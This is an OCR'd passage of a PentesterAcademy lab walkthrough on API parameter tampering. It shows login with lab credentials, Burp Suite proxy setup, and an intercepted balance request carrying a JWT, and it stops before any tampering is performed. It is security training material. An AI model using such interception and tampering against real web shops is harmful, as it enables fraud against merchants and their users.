
ATTACK DEFENSE

by PentesterAcademy

Name	Parameter Tampering I
URL	https://attackdefense.com/challengedetails?cid=1969
Type	REST: API Security


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the Shopping WebApp opens up in Firefox.



Step 1: Login into the Shopping WebApp using the provided credentials.

Email: jake@e-shopping-cart.com
Password: s1mpl3p@ssw0rd



macbook Retina 13.3' ME66 2
Price: $2399
ADD TO CART INFO

Macbook Pro 13.3' Retina M F841LL/A
Price: $1199
ADD TO CART INFO


Macbook Pro 15.4' Retina M C975LL/A Model 2012
Price: $1800
ADD TO CART INFO

The shopping webapp sells laptops at discounted rates.


Step 2: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:



Burp Suite Community Edition v2020.1

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**

○ **New project on disk** Name: File: Choose file...

○ **Open existing project**


Name	File

File: Choose file...

☑ Pause Automated Tasks

Click Next.

Finally, click Start Burp in the following window:



Burp Suite Community Edition v2020.1

Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use options saved with project


○ Load from configuration file

File:

□ Default to the above in future

□ Disable extensions

The following window will appear after BurpSuite has started:



Burp Suite Community Edition v2020.1 - Temporary Project

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain ... 0 items added to site map

Capturing: 0 responses processed

0 responses queued

Event log

Time	Type	Source	Message
02:05:27 7 Mar 2020	Info	Proxy	Proxy service started on 1
02:05:23 7 Mar 2020	Info	Suite	Running as super-user, en


Upgrade to Burp Suite Professional to automatically find vulnerabilities!

Issue activity [Pro version only]

Issue type	Host	P
Suspicious input transformation (reflected)	http://insecure-bank.com	/u
SMTP header injection	http://insecure-website.c...	/c
Serialized object in HTTP message	http://insecure-bank.com	/b
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/p
External service interaction (HTTP)	https://insecure-website....	/p
Web cache poisoning	http://insecure-bank.com	/c
Server-side template injection	http://insecure-bank.com	/u
SQL injection	https://vulnerable-websit...	/

Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



about:preferences#searchResults

Your browser is being managed by your organization.

proxy


Search Results

Network Settings

Configure how Firefox connects to the internet. Learn more

proxy
Settings...

Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Use this proxy server for all protocols

SSL Proxy Port 0
FTP Proxy Port 0
SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


Click OK.

Everything required to intercept the requests has been set up.


Step 3: Interacting with the Shopping Webapp.

Check the wallet balance. Click on the Wallet balance button on the top application bar.

Note: Make sure that intercept is on in BurpSuite


shopping-cart
e-shopping-cart.com:5000/products
E-SHOPPING-CART
WALLET BALANCE
CART
LOGOUT
macbook Retina 13.3' ME66 2
Price: $2399
ADD TO CART
INFO
Macbook Pro 13.3' Retina M F841LL/A
Price: $1199
ADD TO CART
INFO
Macbook Pro 15.4' Retina M C975LL/A Model 2012
Price: $1800
ADD TO CART
INFO


Notice the corresponding requests in BurpSuite.



Request to http://192.50.9.3:8080

```
GET /balance?email=jake@e-shopping-cart.com&token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZ
XhwIjoxNTg0NzA4ODcxLCJpYXQiOjE1ODQ3MDcwNzF9.bkd__EVlrMOX67dpH8m-p3qP8zSwE4_BZolvi68VAKQ HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/products
Origin: http://e-shopping-cart.com:5000
Connection: close
```

Forward the request and check the response on the web page.




Available wallet balance - $100

macbook Retina 13.3' ME662
Price: $2399

Macbook Pro 13.3' Retina MF841LL/A
Price: $1199

Macbook Pro 15.4' Retina MC975LL/A Model 2012
Price: $1800

Add a few laptops to the cart.

